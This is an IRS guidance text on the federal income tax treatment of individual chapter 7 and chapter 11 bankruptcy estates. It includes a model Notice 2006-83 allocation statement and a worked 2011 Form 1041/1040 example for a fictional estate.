Income, deductions, and credits – Form 1040. In an individual chapter 7 or 11 bankruptcy case, do not include the income, deductions, and credits that belong to the bankruptcy estate on the debtor's individual income tax return (Form 1040). Also, do not include as income on the debtor's return the amount of any debt canceled by reason of the bankruptcy discharge. The bankruptcy estate must reduce certain losses, credits, and the basis in property (to the extent of these items) by the amount of canceled debt. See *Debt Cancellation*, below.

Note. The debtor may not be able to claim certain deductions available to the bankruptcy estate such as administrative expenses. Additionally, the bankruptcy exclusion cannot be used to exclude income from a cancelled debt if the discharge of indebtedness was not within the bankruptcy case, even though the debtor was under the bankruptcy court's protection at the time. However, other exclusions, such as the insolvency exclusion, may apply.

Bankruptcy Estate – Income, Deductions, and Credits

Bankruptcy Estate Income

Income of the estate in individual chapter 7 cases. The gross income of the bankruptcy estate includes gross income of the debtor to which the estate is entitled under the Bankruptcy Code. Gross income also includes income generated by the bankruptcy estate from property of the estate after the commencement of the case.

Gross income of the bankruptcy estate does not include amounts received or accrued by the debtor *before* the commencement of the case. Additionally, in chapter 7 cases, gross income of the bankruptcy estate does not include any income that the debtor earns *after* the date of the bankruptcy petition.

Income of the estate in individual chapter 11 cases. In chapter 11 cases, under IRC section 1398(e)(1), gross income of the bankruptcy estate includes income that the debtor earns for services performed after the bankruptcy petition date. Also, earnings from services performed by an individual debtor after the commencement of the chapter 11 case are property of the bankruptcy estate under section 1115 of the Bankruptcy Code (11 U.S.C. section 1115).

Note. A debtor-in-possession may be compensated by the estate for managing or operating a trade or business that the debtor conducted before the commencement of the bankruptcy case. Such payments should be reported by the debtor as miscellaneous income on his or her individual income tax return (Form 1040).

Amounts paid by the estate to the debtor-in-possession for managing or operating the trade or business may qualify as administrative expenses of the estate. See *Administrative expenses*, below.

Conversion or dismissal of chapter 11 cases. If a chapter 11 case is converted to a chapter 13 case, the chapter 13 estate is not a separate taxable entity and earnings from post-conversion services and income from property of the estate realized after the conversion to chapter 13 are taxed to the debtor. If the chapter 11 case is converted to a chapter 7 case, 11 U.S.C. section 1115 does not apply after conversion and:

- Earnings from post-conversion services will be taxed to the debtor, rather than the estate, and
- The property of the chapter 11 estate will become property of the chapter 7 estate.

Any income on this property will be taxed to the estate even if the income is realized after the conversion to chapter 7. If a chapter 11 case is dismissed, the debtor is treated as if the bankruptcy case had never been filed and as if no bankruptcy estate had been created.

Bankruptcy Estate Deductions and Credits

A bankruptcy estate deducts expenses incurred in a trade, business, or activity, and uses credits in the same way the debtor would have deducted or credited them had he or she continued operations.

Note. Expenses may be disallowed under other provisions of the IRC (such as the disallowance of certain capital expenditures or expenses relating to tax-exempt interest).

Administrative expenses. Allowable expenses include administrative expenses.

Administrative expenses can only be deducted by the estate, never by the debtor.

The bankruptcy estate is allowed deductions for bankruptcy administrative expenses and fees, including accounting fees, attorney fees, and court costs. These expenses are deductible on Form 1040, Schedule A as miscellaneous itemized deductions **not** subject to the 2% floor on miscellaneous itemized deductions, because they would not have been incurred if property had not been held by the bankruptcy estate. See IRC section 67(e). Administrative expenses of the bankruptcy estate attributable to conducting a trade or business for the production of estate rents or royalties are deductible in arriving at adjusted gross income on Form 1040, Schedules C, E, and F.

Note. The bankruptcy estate uses Form 1041 as a transmittal for the tax return prepared using Form 1040 and its schedules. See *Transmittal for Form 1040* under *Tax Return Filing Requirements and Payment of Tax*, later.

Administrative expense loss. If the administrative expenses of the bankruptcy estate are more than its gross income for a tax year, the excess amount may be carried back 3 years and forward 7 years. The amounts can only be carried to a tax year of the estate and never to a debtor's tax year. The excess amount to be carried back or forward is treated like a net operating loss (NOL) and must first be carried back to the earliest year possible. For a discussion of NOLs, see Publication 536.

Attribute carryovers. The bankruptcy estate may use its tax attributes the same way that the debtor would have used them. These items are determined as of the first day of the debtor's tax year in which the bankruptcy case begins. The bankruptcy estate assumes the following tax attributes from the debtor:

1. NOL carryovers,
2. Carryovers of excess charitable contributions,
3. Recovery of tax benefit items,
4. Credit carryovers,
5. Capital loss carryovers,
6. Basis, holding period, and character of assets,
7. Method of accounting,
8. Passive activity loss and credit carryovers,
9. Unused at-risk deductions, and
10. Other tax attributes provided in the regulations.

Certain tax attributes of the bankruptcy estate must be reduced by the amount of income that was previously excluded as a result of cancellation of debt during the bankruptcy proceeding. See *Debt Cancellation*, later.

When the bankruptcy estate is terminated (for example, when the case ends), the debtor assumes any remaining tax attributes previously taken over by the bankruptcy estate. The debtor also generally assumes any of the tax attributes, listed above, that arose during the administration of the bankruptcy estate.

Note. The debtor does not assume the bankruptcy estate's administrative expense losses because they cannot be used by an individual taxpayer filing Form 1040. See *Administrative expense loss*, above.

Passive and at-risk activities. For bankruptcy cases beginning after November 8, 1992, passive activity carryover losses and credits and unused at-risk deductions are treated as tax attributes passing from the debtor to the bankruptcy estate, which the estate then passes back to the debtor when the bankruptcy estate terminates. Additionally, transfers to the debtor (other than by sale or exchange) of interests in passive or at-risk activities are treated as non-taxable exchanges. These transfers include the return of exempt property and abandonment of estate property to the debtor.

Carrybacks from the debtor's activities. The debtor cannot carry back any NOL or credit carryback from a tax year ending after the bankruptcy case has begun to any tax year ending before the case began.

Carrybacks from the bankruptcy estate. If the bankruptcy estate has an NOL that did not pass to the estate from the debtor under the

Notice 2006-83 Statement

Pending Bankruptcy Case

The taxpayer, ____________________, filed a bankruptcy petition under chapter 11 of the Bankruptcy Code in the bankruptcy court for the District of ____________. The bankruptcy court case number is ____________. Gross income, and withheld federal income tax, reported on Form W-2, Forms 1099, Schedule K-1, and other information returns received under the taxpayer's name and social security number (or other taxpayer identification number) are allocated between the taxpayer's TIN and the bankruptcy estate's EIN as follows, using [describe allocation method]: ____________________.

	Year	Taxpayer	Estate
1.	Form W-2, Payor ____________	$ ________	$ ________
	Withheld income tax shown on Form W-2	$ ________	$ ________
2.	Form 1099-INT Payor: ____________	$ ________	$ ________
	Withheld income tax (if any) shown on Form 1099-INT	$ ________	$ ________
3.	Form 1099-DIV Payor: ____________	$ ________	$ ________
	Withheld income tax (if any) shown on Form 1099-DIV	$ ________	$ ________
4.	Form 1099-MISC Payor: ____________	$ ________	$ ________
	Withheld income tax (if any) shown on Form 1099-MISC	$ ________	$ ________

attribute carryover rules, the estate can carry the loss back not only to its own earlier tax years but also to the debtor's tax years before the year the bankruptcy case began. The estate may also carry back excess credits, such as the general business credit, to the pre-bankruptcy tax years.

Tax Reporting – Chapter 11 Cases

Allocation of income and credits on information returns and required statement for returns for individual chapter 11 cases. In chapter 11 cases, when an employer issues a Form W-2 reporting all of the debtor's wages, salary, or other compensation for a calendar year, and a portion of the earnings represent post-petition services includible in the estate's gross income, the Form W-2 amounts **must** be allocated between the estate and the debtor. The debtor-in-possession or trustee must allocate the income amount reported in box 1 and the income tax withheld reported in box 2 between the debtor and the estate. These allocations must reflect that the debtor's gross earnings from post-petition services and gross income from post-petition property are, generally, includible in the estate's gross income and not the debtor's gross income. The debtor and trustee may use a simple percentage method to allocate income and income tax withheld. The same method must be used to allocate the income and the withheld tax.

Example. If 20% of the wages reported on Form W-2 for a calendar year were earned after the commencement of the case and are included in the estate's gross income, 20% of the withheld income tax reported on Form W-2 must also be claimed as a credit on the estate's income tax return. Likewise, 80% of wages must be reported by the debtor and 80% of the income tax withheld must be claimed as a credit on the debtor's income tax return. See IRC section 31(a).

If information returns are issued to the debtor for gross income, gross proceeds, or other reportable payments that should have been reported to the bankruptcy estate, the debtor-in-possession or trustee must allocate the improperly reported income in a reasonable manner between the debtor and the estate. In general, the allocation must ensure that any income and income tax withheld attributable to the post-petition period is reported on the estate's return, and any income and income tax withheld attributable to the pre-petition period is reported on the debtor's return.

IRS Notice 2006-83 requires the debtor to attach a statement to his or her individual income tax return (Form 1040) stating that the return is filed subject to a chapter 11 bankruptcy case. The statement must also:

- Show the allocations of income and income tax withheld,
- Describe the method used to allocate income and income tax withheld, and
- List the filing date of the bankruptcy case, the bankruptcy court in which the case is pending, the bankruptcy court case number, and the bankruptcy estate's EIN.

Note. The debtor-in-possession or trustee must attach a similar statement to the bankruptcy estate's income tax return (Form 1041).

The model Notice 2006-83 Statement, shown above, may be used by debtors, debtors-in-possession, and trustees to satisfy the reporting requirement.

Self-employment taxes in individual chapter 11 cases. IRC section 1401 imposes a tax upon the self-employment income, that is, the net earnings from self-employment of an individual. Net earnings from self-employment are equal to the gross income derived by an individual from any trade or business carried on by such individual, less deductions attributable to the business.

Neither section 1115 of the Bankruptcy Code nor IRC section 1398 addresses the application of self-employment tax to the post-petition earnings of the individual debtor. Therefore, if the debtor continues to derive gross income from the performance of services as a self-employed individual after the commencement of the bankruptcy case, the debtor must continue to report the debtor's self-employment income on Schedule SE (Form 1040) of the debtor's income tax return. This schedule includes self-employment income earned post-petition and the attributable deductions. The debtor must pay any self-employment tax imposed by IRC section 1401.

Employment taxes and employer's obligation to file Form W-2 in individual chapter 11 cases. In chapter 11 cases, post-petition wages earned by a debtor are generally treated as gross income of the estate. However, section 1115 of the Bankruptcy Code (11 U.S.C. section 1115) does not affect the determination of what are deemed wages for Federal Insurance Contributions Act (FICA) tax, Federal Unemployment Tax Act (FUTA) tax, or Federal Income Tax Withholding purposes. See Notice 2006-83.

The reporting and withholding obligations of a debtor's employer also do not change. An employer should continue to report the wages and tax withholding on a Form W-2 issued under the debtor's name and social security number.

Notice to persons required to file information returns (other than Form W-2, Wage and Tax Statement) in individual chapter 11 cases. Within a reasonable time after the commencement of a chapter 11 bankruptcy case, the trustee or debtor-in-possession should provide notification of the bankruptcy estate's EIN to all persons (or entities) that are required to file information returns for the bankruptcy estate's gross income, gross proceeds, or other types of reportable payments. See IRC section 6109(a)(2). As these payments are the property of the estate under section 1115 of the Bankruptcy Code, the payors should report the gross income, gross proceeds, or other reportable payments on the appropriate information return using the estate's name and EIN as required under the IRC and regulations (see IRC sections 6041 through 6049).

The trustee or debtor-in-possession should not, however, provide the EIN to a person (or entity) filing Form W-2 reporting the debtor's wages or other compensation, as section 1115 of the Bankruptcy Code does not affect the determination of what constitutes wages for purposes of federal income tax withholding or FICA. See Notice 2006-83. An employer should continue to report all wage income and tax withholding, both pre-petition and post-petition, on a Form W-2 to the debtor under the debtor's social security number.

The debtor in a chapter 11 case is not required to file a new Form W-4 with an employer solely because the debtor filed a chapter 11 case and the post-petition wages are includible in the estate's income and not the debtor's income. However, a new Form W-4 may be necessary if the debtor is no longer entitled to claim the same number of allowances previously claimed because certain deductions or credits now belong to the estate. See Employment Tax Regulations section 31.3402(f)(2)-1. Additionally, the debtor may wish to file a new Form W-4 to increase the income tax withheld from post-petition wages allocated to the estate to avoid having to make estimated tax payments for the estate. See IRC section 6654(a).

Notice required in converted and dismissed cases. When a chapter 11 bankruptcy case is closed, dismissed, or converted to a chapter 12 or 13 case, the bankruptcy estate ends as a separate taxable entity. The debtor should, within a reasonable time, send notice of such event to the persons (or entities) previously notified of the bankruptcy case. This

helps to ensure that gross income, proceeds, and other reportable payments realized after the event are reported to the debtor under the correct TIN rather than to the estate.

When a chapter 11 case is converted to a chapter 7 case, the bankruptcy estate will continue to exist as a separate taxable entity. Gross income (other than post-conversion income from the debtor's services), gross proceeds, or other reportable payments should continue to be reported to the estate if they are property of the chapter 7 estate. However, income from services performed by the debtor after conversion of the case to chapter 7 is not property of the chapter 7 estate. After the conversion, the debtor should notify payors required to report the debtor's nonemployee compensation that compensation earned after the conversion should be reported using the debtor's name and TIN, not the estate's name and EIN.

Employment taxes. The trustee or debtor-in-possession must withhold income and social security taxes and file employment tax returns for any wages paid by the trustee or debtor, including wage claims paid as administrative expenses. See Publication 15, Circular E, Employer's Tax Guide, for details on employer tax responsibilities.

The trustee also has the duty to prepare and file Forms W-2 for wage claims paid by the trustee, regardless of whether the claims accrued before or during bankruptcy. For a further discussion of employment taxes, see *Employment Taxes*, later.

Bankruptcy Estate Tax Return Filing Requirements and Payment of Tax Due

Filing Requirements

Filing threshold. If the bankruptcy estate has gross income that meets or exceeds the minimum amount required for filing, the trustee or debtor-in-possession must file an income tax return on Form 1041. This amount is equal to the sum of the personal exemption amount plus the basic standard deduction for a *married individual filing separately.*

For 2012, the threshold filing amount for a bankruptcy estate is $9,750 (the sum of the $3,800 personal exemption plus the $5,950 standard deduction for married individuals filing separately).

These amounts are generally adjusted annually. See the present year Form 1041 Instructions at *www.irs.gov/form1041* for the current dollar amounts.

Accounting period. A bankruptcy estate may have a fiscal year. However, this period cannot be longer than 12 months.

Change of accounting period. The bankruptcy estate may change its accounting period (tax year) once without IRS approval. This rule allows the bankruptcy trustee to close the estate's tax year early, before the expected termination of the bankruptcy estate. The trustee can then file a return for the first short tax year to get a quick determination of the estate's tax liability.

Employer identification number. The trustee or debtor-in-possession must obtain an EIN for a bankruptcy estate. The trustee or debtor-in-possession uses this EIN on all tax returns filed for the bankruptcy estate with the IRS, including estimated tax returns.

The social security number of the individual debtor cannot be used as the EIN for the bankruptcy estate.

Obtain an EIN for a bankruptcy estate by applying:

- Online by clicking on the EIN link at *www.irs.gov/businesses/small*. The EIN is issued immediately once the application information is validated.
- By telephone at 1-800-829-4933 from 7:00 a.m. to 7:00 p.m. in the trustee's or debtor-in-possession's local time zone. Assistance provided to callers from Alaska and Hawaii will be based on the hours of operation in the Pacific time zone, or
- By mailing or faxing Form SS-4, Application for Employer Identification Number.

If the trustee or debtor-in-possession has not received the bankruptcy estate's EIN by the time the return is due, write "Applied for" and the date you applied in the space for the EIN. For more details, see Pub. 583, Starting a Business and Keeping Records.

Trustees representing ten or more bankruptcy estates (other than estates that will be filing employment or excise tax returns) may request a series or block of EINs.

Figuring tax due. The bankruptcy estate figures its taxable income the same way an individual figures taxable income. However, the estate uses the tax rates for a *married individual filing separately* to calculate the tax on its taxable income. The estate is entitled to one personal exemption and may either itemize deductions or take the basic standard deduction for a married individual filing a separate return. The estate cannot take the higher standard deduction allowed for married persons filing separately who are 65 or older or blind.

Tax rate schedule. *The tax on income for bankruptcy estates is calculated using the tax rate schedule for Married Individuals Filing Separately **not** the Estates and Trusts tax rate schedule.*

When to file. Calendar year bankruptcy estates must file Form 1041 by April 15th. Fiscal year bankruptcy estates must file on or before the 15th day of the 4th month following the close of its tax year. For example, an estate that has a tax year that ends on June 30th must file Form 1041 by October 15th of the tax year. If the due date falls on a Saturday, Sunday, or legal holiday, file on the next business day.

Note. The bankruptcy estate is allowed an automatic 6-month extension of time to file the bankruptcy estate tax return upon filing the required application, Form 7004, Application for Automatic Extension of Time To File Certain Business Income Tax, Information, and Other Returns.

Transmittal for Form 1040. Form 1041 is used as a ***transmittal*** for Form 1040. If a return is required, the trustee or debtor-in-possession must complete the identification area at the top of Form 1041 and indicate the chapter under which the bankruptcy estate filed, either chapter 7 or chapter 11.

Prepare the bankruptcy estate's return by completing Form 1040. In the top margin of Form 1040, write "Attachment to Form 1041 — **DO NOT DETACH.**" Then, attach Form 1040 to the Form 1041 transmittal. Enter the tax and payment amounts on lines 23 through 29 of Form 1041, then sign and date the return. An example of a bankruptcy estate's tax return is prepared below.

Note. The filing of the bankruptcy estate's tax return does not relieve a debtor from the requirement to file his or her individual tax return on Form 1040.

Payment of Tax Due

Payment methods. Payment of tax due may be made by check or money order or by credit or debit card. For information on how to make payments electronically by credit or debit card, go to *irs.gov/e-pay*.

Payments may also be made electronically using the Electronic Federal Tax Payment System (EFTPS), a free tax payment system that allows you to make payments online or by phone. To enroll in EFTPS, go to *eftps.gov* or call 1-800-555-4477. For more information see Publication 966, Electronic Federal Tax Payment System: A Guide to Getting Started.

Payment voucher – Form 1041-V. Form 1041-V accompanies payments made by check or money order for Form 1041. The voucher includes information about the bankruptcy estate, including the name of the bankruptcy estate, trustee, EIN, and amount due. Using Form 1041-V assists the IRS in processing the payment more accurately and efficiently. We recommend the use of Form 1041-V; however, there is no penalty if the voucher is not used.

Estimated tax – Form 1041-ES. In most cases, the trustee or debtor-in-possession **must** pay any required estimated tax due for the bankruptcy estate. See the Form 1041-ES Instructions for information on the minimum threshold amount required for filing Form 1041-ES, paying the estimated tax, and exceptions to filing.

Employment Taxes

The trustee or debtor-in-possession must withhold income and social security taxes and file employment tax returns for any wages paid by the trustee or debtor, including wage claims paid as administrative expenses. Until these employment taxes are deposited as required by the IRC, they should be set aside in a separate bank account to ensure that funds are available to satisfy the liability. If the employment taxes

are not paid as required, the trustee may be held personally liable for payment of the taxes.

See Publication 15, (Circular E), Employer's Tax Guide, for details on employer tax responsibilities. Also see IRS Notice 931, Deposit Requirements for Employment Taxes, for details on the deposit rules, including the requirement that federal employment tax deposits be made by electronic funds transfer.

The trustee also has a duty to prepare and file Forms W-2, Wage and Tax Statement, for wage claims paid by the trustee, regardless of whether the claims accrued before or during bankruptcy. If the debtor fails to prepare and file Forms W-2 for wages paid before bankruptcy, the trustee should instruct the employees to file a Form 4852, Substitute for Form W-2, Wage and Tax Statement, or Form 1099-R, Distributions From Pensions, Annuities, Retirement or Profit-Sharing Plans, IRAs, Insurance Contracts, etc., with their individual income tax returns.

Tax Return Example – Form 1041

This publication is not revised annually. Future changes to the forms and their instructions may not be reflected in this example.

Note. The following return was prepared for tax year 2011. In 2011, the threshold filing amount for a bankruptcy estate was $9,500 (the sum of the $3,700 personal exemption plus the $5,800 standard deduction for married individuals filing separately).

Facts and circumstances. On December 15, 2010, Thomas Smith filed a bankruptcy petition under chapter 7. Joan Black was appointed trustee to administer the bankruptcy estate and to distribute the assets.

The estate received the following assets from Mr. Smith:

1. A $100,000 certificate of deposit,
2. Commercial rental real estate with a fair market value (FMV) of $280,000, and
3. His personal residence with an FMV of $200,000.

Also, the estate received a $251,500 capital loss carryover.

Mr. Smith's bankruptcy case was closed on December 31, 2011. During 2011, Mr. Smith was relieved of $70,000 of debt by the bankruptcy court. The estate chose a calendar year as its tax year. Joan, the trustee, reviews the estate's transactions and reports the taxable events on the estate's final return.

Schedule B (Form 1040). The certificate of deposit earned $5,500 of interest during 2011. Joan reports this interest on Schedule B. She completes this schedule and enters the result on Form 1040.

Form 4562. Joan enters the depreciation allowed on Form 4562. She completes the form and enters the result on Schedule E.

Schedule E (Form 1040). The commercial real estate was rented through the date of sale. Joan reports the income and expenses on Schedule E. She enters the net income on Form 1040.

Form 4797. The commercial real estate was sold on July 1, 2011, for $280,000. The property was purchased in 2001 at a cost of $250,000. The total depreciation allowable as of the date of sale was $120,000. Additionally, $25,000 of selling expenses were incurred. Joan reports the gain or loss from the sale on Form 4797. She completes the form and enters the gain on Schedule D (Form 1040).

Mr. Smith's former residence was sold on September 30, 2011. The sale price was $200,000, the selling expenses were $20,000, and his adjusted basis was $130,000. This sale is excluded from gross income under IRC section 121.

Note. Gains from the sale of personal residences are excluded from gross income up to $250,000 under IRC section 121 ($500,000 for married couples filing a joint return). Bankruptcy estates succeed to this exclusion at the commencement of the case. See Regulation section 1.1398-3.

Schedule D (Form 1040). Joan completes Schedule D, taking into account the $250,000 capital loss carryover from 2010 ($251,500 transferred to the estate minus $1,500 used on the estate's 2010 return). She enters the results on Form 1040.

Form 1040, page 1. Joan completes page 1 of the Form 1040 and enters the adjusted gross income on the first line of Form 1040, page 2.

Schedule A (Form 1040). During 2011, the estate paid mortgage interest and real property tax on Mr. Smith's former residence. It also paid income tax to the state. Joan enters the mortgage interest, real estate tax, and income tax on Schedule A. Also, she reports the bankruptcy estate's administrative expenses as a miscellaneous deduction **not** subject to the 2% floor on miscellaneous itemized deductions. She completes the Schedule A and enters the result on page 2 of Form 1040.

Form 1040, page 2. Joan determines the estate's taxable income and figures its tax using the tax rate schedule for married filing separately. She then enters the estate's estimated tax payments and figures the amount the estate still owes.

Form 982. Joan completes the *Schedule D Tax Worksheet* to figure the capital loss carryover. Because $70,000 of debt was canceled, Joan must reduce the tax attributes of the estate by the amount of the canceled debt. See *Debt Cancellation*, later. After the bankruptcy case ends, Mr. Smith will assume the estate's tax attributes. Mr. Smith will assume a capital loss carryover of $53,500 ($123,500 carryover minus the $70,000 attribute reduction) for use in preparation of his individual tax return (Form 1040).

Note. If the bankruptcy estate had continued, the capital loss carryover would be available to the bankruptcy estate for the 2012 tax year.

Form 1041. Joan enters the total tax, estimated tax payments, and tax due from Form 1040 on Form 1041. She completes the identification area at the top of Form 1041, then signs and dates the return as the trustee on behalf of the bankruptcy estate.

Form **1041** Department of the Treasury—Internal Revenue Service
U.S. Income Tax Return for Estates and Trusts **2011** OMB No. 1545-0092

A Check all that apply:
- [ ] Decedent's estate
- [ ] Simple trust
- [ ] Complex trust
- [ ] Qualified disability trust
- [ ] ESBT (S portion only)
- [ ] Grantor type trust
- [x] Bankruptcy estate-Ch. 7
- [ ] Bankruptcy estate-Ch. 11
- [ ] Pooled income fund

For calendar year 2011 or fiscal year beginning , 2011, and ending , 20

Name of estate or trust (If a grantor type trust, see the instructions.): Thomas Smith Bankruptcy Estate

Name and title of fiduciary: Joan Black, Trustee

Number, street, and room or suite no. (If a P.O. box, see the instructions.): 111 State Street

City or town, state, and ZIP code: Anywhere, Anystate 00000

C Employer identification number: 22-0000000

D Date entity created: 12-15-2010

E Nonexempt charitable and split-interest trusts, check applicable box(es), see instructions.
- [ ] Described in sec. 4947(a)(1). Check here if not a private foundation ▶ [ ]
- [ ] Described in sec. 4947(a)(2)

B Number of Schedules K-1 attached (see instructions) ▶

F Check applicable boxes: [ ] Initial return [x] Final return [ ] Amended return [ ] Change in trust's name [ ] Change in fiduciary [ ] Change in fiduciary's name [ ] Change in fiduciary's address

G Check here if the estate or filing trust made a section 645 election ▶ [ ]

Section	Line	Description	Line no.	Amount
Income	1	Interest income	1	
	2a	Total ordinary dividends	2a	
	b	Qualified dividends allocable to: (1) Beneficiaries ______ (2) Estate or trust ______		
	3	Business income or (loss). Attach Schedule C or C-EZ (Form 1040)	3	
	4	Capital gain or (loss). Attach Schedule D (Form 1041)	4	
	5	Rents, royalties, partnerships, other estates and trusts, etc. Attach Schedule E (Form 1040)	5	
	6	Farm income or (loss). Attach Schedule F (Form 1040)	6	
	7	Ordinary gain or (loss). Attach Form 4797	7	
	8	Other income. List type and amount	8	
	9	**Total income.** Combine lines 1, 2a, and 3 through 8 ▶	9	
Deductions	10	Interest. Check if Form 4952 is attached ▶ [ ]	10	
	11	Taxes	11	
	12	Fiduciary fees	12	
	13	Charitable deduction (from Schedule A, line 7)	13	
	14	Attorney, accountant, and return preparer fees	14	
	15a	Other deductions **not** subject to the 2% floor (attach schedule)	15a	
	b	Allowable miscellaneous itemized deductions subject to the 2% floor	15b	
	16	Add lines 10 through 15b ▶	16	
	17	Adjusted total income or (loss). Subtract line 16 from line 9 [17]		
	18	Income distribution deduction (from Schedule B, line 15). Attach Schedules K-1 (Form 1041)	18	
	19	Estate tax deduction including certain generation-skipping taxes (attach computation)	19	
	20	Exemption	20	
	21	Add lines 18 through 20 ▶	21	
Tax and Payments	22	Taxable income. Subtract line 21 from line 17. If a loss, see instructions	22	
	23	**Total tax** (from Schedule G, line 7)	23	1,870
	24	**Payments: a** 2011 estimated tax payments and amount applied from 2010 return	24a	2,400
	b	Estimated tax payments allocated to beneficiaries (from Form 1041-T)	24b	
	c	Subtract line 24b from line 24a	24c	2,400
	d	Tax paid with Form 7004 (see instructions)	24d	
	e	Federal income tax withheld. If any is from Form(s) 1099, check ▶ [ ]	24e	
		Other payments: f Form 2439 ______ ; g Form 4136 ______ ; Total ▶	24h	
	25	**Total payments.** Add lines 24c through 24e, and 24h ▶	25	2,400
	26	Estimated tax penalty (see instructions)	26	
	27	**Tax due.** If line 25 is smaller than the total of lines 23 and 26, enter amount owed	27	
	28	**Overpayment.** If line 25 is larger than the total of lines 23 and 26, enter amount overpaid	28	530
	29	Amount of line 28 to be: **a Credited to 2012 estimated tax** ▶ ; **b Refunded** ▶	29	530

Sign Here

Under penalties of perjury, I declare that I have examined this return, including accompanying schedules and statements, and to the best of my knowledge and belief, it is true, correct, and complete. Declaration of preparer (other than taxpayer) is based on all information of which preparer has any knowledge.

Joan Black, Trustee | 2/15/12 ▶
Signature of fiduciary or officer representing fiduciary | Date | EIN of fiduciary if a financial institution

May the IRS discuss this return with the preparer shown below (see instr.)? [ ] Yes [ ] No

Paid Preparer Use Only

Print/Type preparer's name	Preparer's signature	Date	Check [ ] if self-employed	PTIN

Firm's name ▶ | Firm's EIN ▶
Firm's address ▶ | Phone no.

For Paperwork Reduction Act Notice, see the separate instructions. Cat. No. 11370H Form **1041** (2011)

Attachment to Form 1041 — **DO NOT DETACH**

Form **1040** Department of the Treasury—Internal Revenue Service (99) **U.S. Individual Income Tax Return** **2011** OMB No. 1545-0074 IRS Use Only—Do not write or staple in this space.

For the year Jan. 1–Dec. 31, 2011, or other tax year beginning , 2011, ending , 20 See separate instructions.

Your first name and initial	Last name	Your social security number
Thomas	Smith Bankruptcy Estate	220 00 0000
If a joint return, spouse's first name and initial	Last name	Spouse's social security number
Joan	Black, Trustee	
Home address (number and street). If you have a P.O. box, see instructions.	Apt. no.	▲ Make sure the SSN(s) above and on line 6c are correct.
111 State Street		
City, town or post office, state, and ZIP code. If you have a foreign address, also complete spaces below (see instructions).		**Presidential Election Campaign**
Anywhere, Anystate 00000		Check here if you, or your spouse if filing jointly, want $3 to go to this fund. Checking a box below will not change your tax or refund. ☐ You ☐ Spouse
Foreign country name	Foreign province/county	Foreign postal code

Filing Status

Check only one box.

1 ☐ Single
2 ☐ Married filing jointly (even if only one had income)
3 ☑ Married filing separately. Enter spouse's SSN above and full name here. ▶
4 ☐ Head of household (with qualifying person). (See instructions.) If the qualifying person is a child but not your dependent, enter this child's name here. ▶
5 ☐ Qualifying widow(er) with dependent child

Exemptions

6a ☑ **Yourself.** If someone can claim you as a dependent, **do not** check box 6a
b ☐ **Spouse**

Boxes checked on 6a and 6b: 1

c **Dependents:**

(1) First name Last name	(2) Dependent's social security number	(3) Dependent's relationship to you	(4) ✓ if child under age 17 qualifying for child tax credit (see instructions)
			☐
			☐
			☐
			☐

If more than four dependents, see instructions and check here ▶☐

No. of children on 6c who:
• lived with you
• did not live with you due to divorce or separation (see instructions)
Dependents on 6c not entered above

d Total number of exemptions claimed — Add numbers on lines above ▶ 1

Income

Attach Form(s) W-2 here. Also attach Forms W-2G and 1099-R if tax was withheld.

If you did not get a W-2, see instructions.

Enclose, but do not attach, any payment. Also, please use **Form 1040-V.**

Line	Description			Line	Amount
7	Wages, salaries, tips, etc. Attach Form(s) W-2			7	
8a	**Taxable** interest. Attach Schedule B if required			8a	5,500
b	**Tax-exempt** interest. Do **not** include on line 8a	8b			
9a	Ordinary dividends. Attach Schedule B if required			9a	
b	Qualified dividends	9b			
10	Taxable refunds, credits, or offsets of state and local income taxes			10	
11	Alimony received			11	
12	Business income or (loss). Attach Schedule C or C-EZ			12	
13	Capital gain or (loss). Attach Schedule D if required. If not required, check here ▶ ☐			13	(1,500)
14	Other gains or (losses). Attach Form 4797			14	
15a	IRA distributions	15a	b Taxable amount	15b	
16a	Pensions and annuities	16a	b Taxable amount	16b	
17	Rental real estate, royalties, partnerships, S corporations, trusts, etc. Attach Schedule E			17	40,000
18	Farm income or (loss). Attach Schedule F			18	
19	Unemployment compensation			19	
20a	Social security benefits	20a	b Taxable amount	20b	
21	Other income. List type and amount			21	
22	Combine the amounts in the far right column for lines 7 through 21. This is your **total income** ▶			22	44,000

Adjusted Gross Income

Line	Description	Line	Amount	Line	Amount
23	Educator expenses	23			
24	Certain business expenses of reservists, performing artists, and fee-basis government officials. Attach Form 2106 or 2106-EZ	24			
25	Health savings account deduction. Attach Form 8889	25			
26	Moving expenses. Attach Form 3903	26			
27	Deductible part of self-employment tax. Attach Schedule SE	27			
28	Self-employed SEP, SIMPLE, and qualified plans	28			
29	Self-employed health insurance deduction	29			
30	Penalty on early withdrawal of savings	30			
31a	Alimony paid b Recipient's SSN ▶	31a			
32	IRA deduction	32			
33	Student loan interest deduction	33			
34	Tuition and fees. Attach Form 8917	34			
35	Domestic production activities deduction. Attach Form 8903	35			
36	Add lines 23 through 35			36	0
37	Subtract line 36 from line 22. This is your **adjusted gross income** ▶			37	44,000

For Disclosure, Privacy Act, and Paperwork Reduction Act Notice, see separate instructions. Cat. No. 11320B Form **1040** (2011)

Tax and Credits

Line	Description	Box	Amount
38	Amount from line 37 (adjusted gross income)	38	44,000
39a	Check if: ☐ You were born before January 2, 1947, ☐ Blind. ☐ Spouse was born before January 2, 1947, ☐ Blind. Total boxes checked ▶ 39a		
b	If your spouse itemizes on a separate return or you were a dual-status alien, check here ▶ 39b ☐		
40	**Itemized deductions** (from Schedule A) **or** your **standard deduction** (see left margin)	40	25,000
41	Subtract line 40 from line 38	41	19,000
42	**Exemptions.** Multiply $3,700 by the number on line 6d	42	3,700
43	**Taxable income.** Subtract line 42 from line 41. If line 42 is more than line 41, enter -0-	43	15,300
44	**Tax** (see instructions). Check if any from: a ☐ Form(s) 8814 b ☐ Form 4972 c ☐ 962 election	44	1,870
45	**Alternative minimum tax** (see instructions). Attach Form 6251	45	
46	Add lines 44 and 45 ▶	46	1,870
47	Foreign tax credit. Attach Form 1116 if required	47	
48	Credit for child and dependent care expenses. Attach Form 2441	48	
49	Education credits from Form 8863, line 23	49	
50	Retirement savings contributions credit. Attach Form 8880	50	
51	Child tax credit (see instructions)	51	
52	Residential energy credits. Attach Form 5695	52	
53	Other credits from Form: a ☐ 3800 b ☐ 8801 c ☐	53	
54	Add lines 47 through 53. These are your **total credits**	54	
55	Subtract line 54 from line 46. If line 54 is more than line 46, enter -0- ▶	55	1,870

Standard Deduction for—
- People who check any box on line 39a or 39b **or** who can be claimed as a dependent, see instructions.
- All others:

Single or Married filing separately, $5,800

Married filing jointly or Qualifying widow(er), $11,600

Head of household, $8,500

Other Taxes

Line	Description	Box	Amount
56	Self-employment tax. Attach Schedule SE	56	
57	Unreported social security and Medicare tax from Form: a ☐ 4137 b ☐ 8919	57	
